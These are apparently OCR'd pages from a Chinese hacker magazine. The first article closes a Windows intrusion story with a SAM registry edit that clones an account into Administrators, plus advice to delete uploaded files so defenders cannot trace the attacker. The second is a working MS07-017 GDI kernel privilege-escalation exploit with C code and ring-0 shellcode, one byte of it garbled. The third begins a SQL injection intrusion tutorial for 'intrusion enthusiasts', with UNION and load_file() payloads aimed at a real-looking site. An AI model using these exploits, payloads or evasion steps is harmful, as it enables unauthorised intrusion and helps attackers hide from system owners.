
```
[HKEY_LOCAL_MACHINE\SAM\SAM\Domains\Builtin\Aliases\Names\Guests]
@=hex(222):
<— 将此处的 222 改为 Administrators 的 220
```

判断账户是否被克隆的最简单方法是，使用"net localgroup Administrators"命令查看本地管理员组成员，或者查看注册表SAM项。另外，网上流传的克隆隐藏用户（$）方法当服务器重启后，在"计算机管理"中还是会被显示出来的。

2）登录服务器远程桌面查看权限设置，发现的确与前面的推测一致。这里需要注意的是，当执行"dir c: /q"命令后，我们用海洋上传的文件将原形毕露，因为这些文件所有用户为"jiuye"，而系统原有文件为"Administrators"，所以提权成功后应及时删除上传的文件，否则管理员会根据该用户名判断出我们入侵的来路。另外，对于"C:\Windows\system32"目录，System有"完全控制"权限，但对net.exe、user.exe和netstat.exe等文件具有除"完全控制"外的其他权限，推测可能因此限制了System执行net user命令。

由这次提权过程不难看出，此服务器首先没有重视租用空间的网站安全性，使我们有机可乘，轻易获得WebShell。虽然服务器做了全面的权限设置，但忽略了Windows服务是以System身份运行的，使得我们利用System读写注册表SAM项的能力将IIS匿名用户克隆为管理员，导致服务器安全防线全面崩溃。同时还可以看出，利用Serv-U提权应注意的几个方面：用户名、密码、端口和运行权限。从防守角度来说，还应注意避免未授权用户对Serv-U目录的访问。好了，不再多说了，就此搁笔，不足之处还望大家指正！

适合读者：漏洞爱好者、入侵爱好者
前置知识：汇编



Microsoft GDI 本地权限提升漏洞分析与利用

文/图 张东辉　袁野

GDI(Graphics Device Interface)是Windows的图形设备接口，它的主要任务是负责系统与绘图程序之间的信息交换，处理所有Windows程序的图形输出。如果你曾经使用过GDI编写过应用程序，那你肯定对设备描述表(DC)的概念非常熟悉，它是Windows使用的一个数据结构，用于存储具体设备能力和如何在设备上重绘一些项目的有关属性信息。在图形绘制时，首先你必须获得一个设备描述表句柄，然后把这个句柄作为一个参数传递给GDI图形绘制函数，最后绘制完图形后，需要销毁这个句柄。本文关注的这个MS07-017漏洞，就是因为这个销毁函数——DeleteObject()出了问题。除了Windows Server 2003和Windows Vista不受影响外，其他版本的Windows都存在这个漏洞。

其实这个漏洞由来已久了，没有公布前，一直是Bug身份。最早是Argeniss安全研究组织中的Cesar Cerrudo于2004年10月22日发现并报告给了微软，微软好像也并没有推出补丁。两年后，2006年11月，这个Bug在"Month of Kernel Bugs"上公布出来，虽然还是个Bug，但是Joel Eriksson已经把这个Bug分析得很透彻了，就差一个真正的Exploit问世了。终于在2007年4月8日，Ivanlef0u写出了这个证明这个漏洞的POC代码。真是让人兴奋啊，同时感慨这个漏洞的潜伏能力！

漏洞分析

这个漏洞仅是MS07-017中的七个漏洞之一，但却是最具代表性的一个！所以本文就以此漏洞来分析。这个漏洞目前公认的类型是：本地权限提升漏洞，和我第三期杂志分析的卡巴斯基漏洞是一个类型。建议大家阅读本文之前，把那篇文章中的"提权"概念和方法温习一下，搞清楚Ring0和Ring3模式的区别。

上面提到，这个漏洞的根源是GDI句柄的销毁函数DeleteObject()出了问题。我想这里我们抓住漏洞的根源来分析会快很多，也便于理解。但是真正去挖掘漏洞，恐怕就需要真功夫了，分析只是为了积累更多的漏洞经验。

首先用IDA反汇编C:\WINDOWS\win32k.sys文件，因为销毁GDI句柄的函数DeleteObject()就在这个win32k.sys系统内核驱动程序中。

```
win32k.sys bDeleteBrush (called by DeleteObject)
……
.text:BF80C178        mov      esi, [edx]
;esi=pKernelInfo
.text:BF80C17A        cmp      [esi+4], ebx
;ebx=0, we need [esi+4]>0
.text:BF80C17D        mov      eax, [edx+0Ch]
.text:BF80C180        mov      [ebp+var_8], eax
.text:BF80C183        ja       short loc_BF80C1E7
;jump if [esi+4] > 0
……
loc_BF80C1E7:
.text:BF80C1E7        mov      eax, [esi+24h]
;[esi+24] = addr to hijack (here win32k SSDT)
.text:BF80C1EA        mov      dword ptr [eax], 2 ;!!!!!
```

上面这段代码只是销毁句柄函数中最引人注意的两段程序，看来看去总是感觉有问题，我们来具体分析一下。通过动态跟踪可以发现两个关键点：一是ebx为0；二是程序执行到BF80C178后，esi将指向GDITableEntry中的第一个双字pKernelInfo。其中GDITableEntry是GDI的句柄条目，可以用下面这个结构体来描述。

```
typedef struct
{
DWORD pKernelInfo;
//Pointer to kernelspace GDI object data
```

```
    WORD  ProcessID;  //Process ID
    WORD  nCount;  //Reference count?
    WORD  nUpper;
    //Upper 16 bits of GDI object handle
    WORD  nType;  //GDI object type ID
    DWORD pUserInfo;  //Pointer to userspce GDI object data
    } GDITableEntry;
```

接着上面的分析，只要在BF80C17A处能保证[esi+4]>0，那么程序在执行到BF80C183后，就可以跳转到BF80C1E7，从而会把[esi+24h]的双字内存单元改写为0x2。这一点感觉也没什么惊讶的，但是我们可以设想，如果esi+24h的值恰好是win32k系统调用中的某个函数的入口地址，如果被这个GDI句柄销毁函数不慎修改为0x2，那将是一个什么后果呢？再进一步，销毁函数最终也是调用win32k完成销毁句柄的任务，调用的是win32k中的第一个系统调用——NtGdiAbortDoc函数。我们大概整理一下思路，要完成这个Exploit需要以下几步：

1）把ShellCode写在虚拟内存的0x2地址处

2）定义一个连续内存空间，ULONG buff[500]={0};

3）把Win32kSST赋值为win32k的系统服务描述表（SSDT）的第一个双字的地址

4）创建一个画图的GDI句柄hBr（画刷），程序中要记住这个句柄所在的进程ID及该句柄的高16位地址；

5）在内存映射中寻找先前创建的那个GDI句柄所对应的GDITableEntry，寻找的方法是对比进程ID和高16位地址

6）把找到的GDITableEntry中的第一个双字pKernelInfo赋值为buff数组的首址

7）把buff[0x24/4]赋值为Win32kSST;

8）调用一次GDI句柄销毁函数DeleteObject（hBr）;

9）调用win32k的第一个系统调用NtGdiAbortDoc;

10）提权成功，ShellCode被执行！

下面我们具体来实现一下这个Exploit，主要是将上面的关键步骤实现一下，剩下的大家可以参阅随文附带的Exploit源程序，我已注释得很全面！

★ ShellCode植入虚拟内存

```
    Status=NtAllocateVirtualMemory(
    (HANDLE) -1,        //null HANDLE
    &Addr,              //0x2
    0, //If BaseAddress is zero, system use first free virtual location.
    &Size,              //0x1000
    MEM_RESERVE|MEM_COMMIT|MEM_TOP_DOWN,
    PAGE_EXECUTE_READWRITE);  //READWRITE
    if(Status) {printf("Error with NtAllocateVirtualMemory :0x%x\n", Status);}
    else {printf("Addr : 0x%x OKAY\n", Addr); }
    //Addr will be the address of shellcode in Virtual Memory
    memcpy(Addr, Shellcode, sizeof(Shellcode));
```

这里主要是用到了ntdll.lib中的NtAllocateVirtualMemory函数，用来分配虚拟内存空间。函数的参数如下：

```
NtAllocateVirtualMemory(
    IN HANDLE          ProcessHandle,
    IN OUT PVOID       *BaseAddress,
    IN ULONG           ZeroBits,
    IN OUT PULONG      RegionSize,
    IN ULONG           AllocationType,
    IN ULONG           Protect );
```

★ 创建一个画刷GDI句柄hBr

```
    HBRUSH hBr;  //画刷句柄
    hBr=CreateSolidBrush(0);  //初始化一个画刷
    Upr=(WORD)(DWORD)hBr>>16);
    //取画刷地址的高位（高字节）
    PID=GetCurrentProcessId();  //获取当前进程ID
```

★ 在内存映射中寻找先前创建的GDI句柄所对应的GDITableEntry

```
    Status=NtQuerySection(
    hMapFile,
    SectionBasicInformation,
    &SBI,
    sizeof(SECTION_BASIC_INFORMATION),
    0);
    if (Status) //!=STATUS_SUCCESS (0)
    {
    printf("Error with NtQuerySection (SectionBasicInformation) : 0x%x\n", Status);
    return 0;
    }
    printf("Handle value : %x\nMapped address : 0x%x\nSection size : 0x%x\n\n", hMapFile, lpMapAddress, SBI.Size.QuadPart);
    gdiTable=(GDITableEntry *)lpMapAddress;
    for (i=0; i<SBI.Size.QuadPart; i+=sizeof(GDITableEntry))
    {//only our GdiTable and brush
    if(gdiTable->ProcessID==PID && gdiTable->nUpper==Upr) {
    Old=gdiTable->pKernelInfo; //save the old value of pKernelInfo
    gdiTable->pKernelInfo=(ULONG)buff; //crafted buff
    break;
    }
```

```
    gdiTable++;
    }
```

这个过程其实很简单，就是在内存映象中寻找于当前进程ID相同，并且句柄的高16位地址为Upr的GDITableEntry，同时把找到的这个GDITableEntry中的第一个双字pKernelInfo赋值为buff数组的首址。

☆ 把buff[0x24/4]赋值为Win32kSST

```
buff[0]=0x1; //l=0
buff[0x24/4]=Win32kSST; //syscall to modify = esi+24
buff[0x4C/4]=0x804D7000; //kernel base, just for avoiding bad mem ptr
```

☆ 调用一次GDI句柄销毁函数DeleteObject(hBr)

```
//调用DeleteObject函数，此时esi+24=Win32kSST
//即完成了[Win32kSST]=0x2(address of our shellcode)操作
if(!DeleteObject(hBr))
printf("Error with DeleteObject : %d\n", GetLastError());
gdiTable->pKernelInfo=Old; //restore old value
```

这个函数一旦被调用，作用就相当于执行了一次[Win32kSST]=0x2；即把ShellCode的地址0x2写入了win32k的系统服务描述表中的第一个调用项的入口地址。或者说就是把NtGdiAbortDoc的入口地址覆盖成了ShellCode的地址，当调用这个NtGdiAbortDoc函数时，系统在Ring0模式下并没有执行本来的操作，而是执行了我们的ShellCode操作，这样就完美地完成了"偷梁换柱"的提权过程。

☆ 调用win32k的第一个系统调用NtGdiAbortDoc

```
__asm
{
mov eax, 0x1000
mov edx,0x7ffe0300
call dword ptr [edx]
}
```

其中eax是系统调用ID（ID在0x0000-0x0fff的映射至ntoskrnl表格 ID在0x1000与0x1ffff分配给win32k表格 剩下的0x2000-0x2ffff与0x3000-0x3ffff则是给Table3和Table4保留的）。7FFE0300存放着KiFastSystemCall的地址7C92EB8B

```
KiFastSystemCall:
.text:7C92EB8B    mov       edx, esp
.text:7C92EB8D    sysenter
.text:7C92EB94    retn
```

在Windows XP中，使用sysenter指令代替了int 2eh，sysenter的执行周期比int 2eh少，所以Windows XP应该会比Windows 2000快。另外要说明的是，系统服务描述表的结构如下：

```
typedef struct _SERVICE_DESCRIPTOR_TABLE{
SYSTEM_SERVICE_TABLE ntoskrnl ;
// ntoskrnl 所实现的系统服务，本机的API
SYSTEM_SERVICE_TABLE win32k;
// win32k 所实现的系统服务
SYSTEM_SERVICE_TABLE Table3;   // 未使用
SYSTEM_SERVICE_TABLE Table4;   // 未使用
} SERVICE_DESCRIPTOR_TABLE ,
* PSERVICE_DESCRIPTOR_TABLE,
* PPSERVICE_DESCRIPTOR_TABLE;
```

要研究更详细的Windows系统调用及内核程序，大家可以参见附件中的详细资料！

至此，我们已分析了该漏洞的根本成因，即在GDI句柄的销毁函数中未对输入的指针检验其合法性，另外对内存映象中GDITableEntry的读写没有足够的安全限制，由于这两方面的原因最终导致了Bug成为了一个名符其实的漏洞。

漏洞利用

Ivanlef0u给出的ShellCode实在是太狠了，我本想测试一下这个漏洞是否奏效，就用了它的ShellCode，结果一招致命，比我拔插销还快，电脑就关机重启了。如果谁要嫌自己的电脑关机慢，可以考虑用这个ShellCode，因为这个关机程序不一般，它是工作在Ring0模式下的！

```
unsigned char Shellcode[]={
0x60, //PUSHAD
0x55, //PUSH EBP
0x6A, 0x34,0x5B,0x64, 0x8B, 0x1B,0x8B, 0x6B, 0x10,0x8B, 0x45, 0x3C,0x8B, 0x54, 0x05, x78,
0x03, 0xD5,0x8B, 0x5A, 0x20,0x03, 0xDD,0x8B, 0x4A, 0x18, 0x49,0x8B, 0x34, 0x8B,0x03, 0xF5,
0x33, 0xFF,0x33, 0xC0,0xFC,0xAC,0x84, 0xC0,0x74, 0x07, 0xC1, 0xCF, 0x0D,0x03, 0xF8,0xEB, 0xF4,0x81, 0xFF, 0x1f, 0xaa ,0xf2 ,0xb9, 0x75, 0xE1,0x8B, 0x42, 0x24,0x03, 0xC5,0x66, 0x8B, 0x0C, 0x48,0x8B, 0x42, 0x1C,0x03, 0xC5,0x8B, 0x04, 0x88,0x03, 0xC5,0x33, 0xDB,0xB3, 0xE5,
0x53,0xFF, 0xD0,
0x5D, //POP EBP
0x61, //POPAD
0xC3 //RET
};
```

这里为了体现出确实是在Ring0模式工作的ShellCode，不能使用那些简单常见的ShellCode。Ring0和Ring3的一个显著区别就是Ring0模式的程序可以执行特权指令。那么什么是特权指令呢？所谓特权指令是指具有特殊权限的指令，由于这类指令的权限最大，所以如果使用不当，就会破坏系统或其它用户信息。因此为了安全起见，这类指令只能用于操作系统或其它系统软件，而一般不直接提供给

用户使用。

为了演示给大家看，我这里用到了一条特权指令——"mov eax,cr0"，我构造的新的ShellCode如下：

```
shellcode[] =
"\x0F"              //mov eax,cr0
"\x20\xC0\xCF";     //iret
```

其中"mov eax,cr0"这条指令可不是大家都能随便调用的指令，它是一条在操作系统Ring0级别下才能使用的指令。如果在Ring3级别下运行是会报错的！如图1所示。




图1

那么上面的cr0是什么呢？80386有四个32位的控制寄存器，分别命名为CR0、CR1、CR2和CR3。其中CR1被保留，供今后开发的处理器使用，在80386中不能使用CR1，否则会引起无效指令操作异常。CR0包括指示处理器工作方式的控制位，包含启用和禁止分页管理机制的控制位，包含控制浮点协处理器操作的控制位。CR2及CR3由分页管理机制使用。这样，我们在Ring0级别中拿到CR0后，存入eax寄存器中，然后输出，其结果如图2所示。8001003b就是当前的控制寄存器——CR0的值，因此可以说明确实能够提权成功！





图2

总 结

通过以上漏洞的分析与利用，确定了它是一个本地权限提升漏洞。漏洞的根本成因在于GDI句柄的销毁函数中未对输入的指针检验其合法性，对内存映象中GDITableEntry的读写没有足够的安全限制。同时，通过这个漏洞也可以说明一个问题，漏洞通常可以潜伏很久，这跟漏洞的复杂程度有关，因为有时候一个漏洞最终被完美的利用，不仅是借助于一处程序的缺陷，而是要综合多处缺陷，为漏洞的利用打通一条道路。更重要的是，这个Bug能够潜伏两年之久，最终成为漏洞。不是因为它本身能力强，而是黑客的不懈努力、不舍追求！黑客才是真正的程序员，这里我向他们致敬！

适合读者：入侵爱好者
前置知识：PHP

站在前人的肩膀上入侵



文/图 cnbird[H.U.C]河北泊头杨宁

现在SQL注入漏洞满地皆是，优秀工具也出现了不少，比如NBSI和CASI。这对于我们菜鸟来说，真是太方便了，完全避免了自己手动来一点点的猜测了，大大提高了入侵率。今天我要给大家讲地是一个非常精彩的入侵过程，包含了非常多的知识点，即使完全不懂PHP的朋友一样能看懂，并能按照文中的技术入侵类似的网站，得到非常好的效果。好了，废话不多说，直接进入我们的文章，来一次梦幻之旅，相信你在这里一定能够找到属于自己的东西。

基础知识

首先还是先罗嗦一句形成PHP漏洞的基本原理。很多人认为在PHP+MySQL下注入一定要用到单引号，或者是没有办法像MS SQL那样通过使用"declare @a sysname select @a=<command> exec master.dbo.xp_cmdshell @a"这类的命令来消除引号，其实这是大家对注入的一种误解，或者说是对注入认识上的一种误区。

为什么这么说呢？因为不管在什么语言里，在引号（包括单双）里，所有字符串均是常量，即使是dir这样的命令，也仅仅是字符串而已，并不能当作命令执行，除非是像下面这样写的代码，否则就只是字符串。

```
$command = "dir c:\";
system($command);
```

当然，我们所说的命令不单指系统命令，还指SQL语句。要想让我们构造的SQL语句正常执行，就不能让我们的语句变成字符串。那么什么情况下使用单引号，什么时候不使用呢？看看下面的两句SQL语句。

```
SELECT * FROM article WHERE articleid='$id'
SELECT * FROM article WHERE articleid=$id
```

这两种写法在各种程序中都很普遍，但安全性却是不同的。第一句由于把变量"$id"放在一对单引号中，使得我们所提交的变量都变成了字符串，即使包含了正确的SQL语句，也不会正常执行。而第二句则不同，由于没有把变量放进单引号中，我们所提交的一切，只要包含空格，那么空格后的变量就会作为SQL语句来执行。针对两个语句，我们分别提交两个成功注入的畸形语句来看看它们的不同之处。

1）指定变量$id为"1' and 1=2 union select * from user where userid=1/*"，此时整个SQL语句变为"SELECT * FROM article WHERE articleid='1' and 1=2 union select * from user where userid=1/*'"。

2）指定变量$id为"1 and 1=2 union select * from user where userid=1"，此时整个SQL语句变为"SELECT * FROM article WHERE articleid=1 and 1=2 union select * from user where userid=1"。

看出来了吗？由于第一句有单引号，我们必须先闭合前面的单引号，才能使后面的语句作为SQL执行，并要注释掉后面原SQL语句中的后部的单引号，这样才可以成功注入。如果"php.ini"中"magic_quotes_gpc"设置为on，或者变量前使用了addslashes()函数，我们的攻击就会化为乌有。而第二句由于没有用引号包含变量，所以我们也就不用去考虑闭合和注释的问题了，直接提交就可以了。

知道了原理，我们就可以很容易地入侵网站了，此次我们的目标是某教育信息网。大概看了一下新闻http://www.***.com/show.php?id=1742，从地址格式上来看是PHP的，习惯性的在1742后面输入了一个"'"，结果如图1所示，页面报错了，直接把Web路径暴露出来了，路径为"F:\xljyxxw\show.php"，有了路径事情就好办了，无非就是构造语句罢了。接着输入"and 1=1"和"and 1=2"测试出有PHP注入漏洞。

下面再详细介绍一下我们要用到的一个MySQL函数load_file()，因为很多地方都用得到它。我们知道，在SQL语句中可以使用各种MySQL内置的函数，经常使用的就是DATABASE()、USER()、SYSTEM_USER()、SESSION_USER()和CURRENT_USER()这些函数来获取一些系统信息，此外用得比较多的就是load_file()了，其作用是读入文件，并将文件内容作为一个字符串返回。




图1

